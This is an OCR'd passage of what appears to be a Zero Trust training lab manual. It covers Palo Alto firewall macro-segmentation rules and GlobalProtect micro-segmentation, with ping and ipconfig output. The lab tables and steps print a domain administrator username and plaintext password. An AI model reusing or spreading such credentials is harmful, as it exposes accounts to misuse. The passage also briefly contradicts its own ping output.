
This is a very simplified example compared to your environment where there will be many services that need to be accessed from external entities. VTCs, phones, SharePoint resources are some examples.

Your macro-segmentation policies should be aligned with your RMF policies to ensure that whatever you are allowing through your boundary is approved by your organization and approving official. When you implement macro-segmentation policies, do so with Zero Trust concepts in mind. Only allow exactly what needs to be allowed and nothing more.

5.3.2 Implement Macro-Segmentation Policies with a Palo Alto Next Generation Firewall

Login to **either** your **Windows** System or your **Kali** system and **login** to the **Palo Alto Web interface**.

Next, **go to** the **Policies** Tab in Palo Alto:



The Firewall Rules have been created already to meet our planning needs from the previous lab.


Our Firewall Rules are named in the following method:

Direction:Action:From:Zone:To:Zone:Function


When you get to your organization, you can utilize a revised version of this, but you need to make sure you are naming your rules in a manner that makes sense to anyone who looks at them.

Rule 1: Inbound_Allow_From_External_To_Internal_DNS: This means we are allowing the External Net access to our Internal DNS Server.


Click on the **Rule**:



Look at the Name of the rule and then **click** on the **Source** Tab:




This lists the Source as the External Zone and the address as 10.91.66.21 as outlined in our requirements. Next **click** on the **User** Tab:




We are not going to specify a user in this case because the device is requesting DNS resources and that is fine for our needs. We don't care about the specific user.

Next, **click** the **Destination** Tab:




This shows the Destination Zone as the Internal Lab Network with the IP address 10.91.0.10 of our DNS server.


Next **click** the **Application** Tab:



Next, **click** the **Service/URL Category** Tab:



You will see it listed as application default at the top left. This means that dns is authorized over port 53, but if dns is utilized over a non-standard DNS port, then it will not trigger the rule. Next click on Actions:




The action is to allow the traffic and the Profile setting to the bottom left that utilizes IPS and other next gen features.

Look at the other rules created that are sourced from the External Zone.


Do these rules meet our requirements from the previous lab?

What about outbound traffic? We are covering what is allowed into our environment, but not currently looking at what we are allowed to send to the External Network. Currently it is Allow_Any. We need to address external traffic.

Highlight the rule: **Outbound_Allow_From_Internal_To_External** and **click** the **drop down arrow** and choose **Log Viewer**.



Now look at the traffic exiting the environment to the external network.



We aren't going to create additional rules at this time, but to achieve true Macro-segmentation you need to account for traffic leaving your environment. This is Zero Trust, not perimeter defense.

5.4 Network and Environment Pillar Lesson 4 (Micro Segmentation)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations define and document network segmentation based on identity and / or application access in their virtualized cloud environments.

Prior to attempting the lab, please review Course Slides "Pillar 5 Network and Environment Pillar".

Outcomes

1) The student will gain an understanding of micro segmentation and develop a micro-segmentation plan.

2) Student will implement micro-segmentation on an additional user subnet for Microsoft windows devices.10.91.3.0/24

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 60 Minutes

Task

5.4.1 Plan Micro-Segmentation in your Organization

In the previous lab, you configured Macro-segmentation in order to secure your internal security zones against an external security zone.

In this lab, we will introduce you to micro-segmentation techniques.

Traditional Perimeter defense relies on configuring hardened boundaries and allowing traffic to flow freely inside the network, especially for traffic on the same subnet.

Adversaries have been exploiting this flaw in network design for years.

In Zero Trust, we are going to completely eliminate uninspected and unsecured lateral movement.

We currently have the following subnets in our organization:

10.91.0.0/24 Servers

10.91.1.0/24 Clients


10.91.3.0/24 Global Protect Clients (Created for this Lab)

10.91.66.0/24 External Ranges

In this lab, we are going to utilize micro-segmentation techniques to eliminate lateral movement for the client range.

From your **Windows system** on the **10.91.1.0/24 subnet**, attempt to **ping 10.91.1.1** and **10.91.1.22**. You should be successful. Next, **login** to the **Palo Alto Web Interface** and look at the **monitor tab**, with the **source IP address** as your **system** and **application** as **ping** as **seen below**:

```
PS C:\Users\DoD_Admin> ping 10.91.1.1

Pinging 10.91.1.1 with 32 bytes of data:
Reply from 10.91.1.1: bytes=32 time=2ms TTL=64
Reply from 10.91.1.1: bytes=32 time=26ms TTL=64
Reply from 10.91.1.1: bytes=32 time=16ms TTL=64
Reply from 10.91.1.1: bytes=32 time=18ms TTL=64

Ping statistics for 10.91.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 26ms, Average = 15ms
PS C:\Users\DoD_Admin> ping 10.91.1.23

Pinging 10.91.1.23 with 32 bytes of data:
Reply from 10.91.1.23: bytes=32 time<1ms TTL=128
Reply from 10.91.1.23: bytes=32 time<1ms TTL=128
Reply from 10.91.1.23: bytes=32 time<1ms TTL=128
Reply from 10.91.1.23: bytes=32 time<1ms TTL=128
```




As you can see, the ping to the default gw, 10.91.1.1 was seen by Palo alto, but the ping to 10.91.1.23 or to 10.91.1.22 in your case will not be successful. In our current state, we are unable to view lateral traffic, this is a problem.


In the next section, we are going to fix this with next generation capabilities with Palo Alto.

5.4.2 Implement Micro-Segmentation for a Single Subnet with Palo Alto Global Protect


Login to your **Windows Machine** with the user **DoD_Admin** and the password **ch00$3tHeR3dP1ll!**

Next, **open** the **Palo Alto Global Protect agent** at the **bottom right** of your **task bar** and **connec**t to **10.91.1.1**.





After about 30 seconds you will successfully connect to the Palo Alto Global Protect Gateway and see the following prompt:




Now, **type and enter ipconfig /all in PowerShell**.

```
PS C:\Users\DoD_Admin> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ZTWIN10Student1
   Primary Dns Suffix  . . . . . . . : zt.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : zt.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : PANGP Virtual Ethernet Adapter Secure
   Physical Address. . . . . . . . . : 02-50-41-00-00-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.91.3.2(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.255
   Default Gateway . . . . . . . . . : 0.0.0.0
   DHCPv6 IAID . . . . . . . . . . . : 419582017
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-D0-31-13-00-50-56-AF-4C-A7
   DNS Servers . . . . . . . . . . . : 10.91.0.10
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-AF-65-23
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.91.1.22(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.91.1.1
   DNS Servers . . . . . . . . . . . : 10.91.0.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
PS C:\Users\DoD_Admin>
```

You now have an IP address of 10.91.3.2 (yours will be different) that has connected to the VPN client. Now, attempt to **ping 10.91.1.22** as well as your own **10.91.3.2** and **another IP address** on the **10.91.3.0/24** network, try **10.91.3.3**.

```
PS C:\Users\DoD_Admin> ping 10.91.3.3

Pinging 10.91.3.3 with 32 bytes of data:
Reply from 10.91.3.3: bytes=32 time=1ms TTL=127
Reply from 10.91.3.3: bytes=32 time=1ms TTL=127
```


Now look at the **monitor tab** again in **Palo Alto**:



Look, we are able to see the lateral movement between two different devices on the same subnet. Now, all clients in our environment that utilize Global Protect will be utilizing micro-segmentation and we can then apply policy to them to prevent activity against other clients.

There are other methods of achieving micro-segmentation, such as utilizing VDI solutions, Software Defined Networking, Host Based Firewalls, and even creating /30 subnets within Palo Alto to force routing of all connections to a host.

If you have issues with the lab, try to restart the PanGPS service:



Before moving to the next lab, please **disconnect** from the **Global Protect Gateway** to prevent issues with future labs.

If you are curious and want to know how the back end configuration of Palo Alto Global Protect was setup, please visit: https://docs.paloaltonetworks.com/globalprotect/9-1/globalprotect-admin/globalprotect-quick-configs/remote-access-vpn-authentication-profile

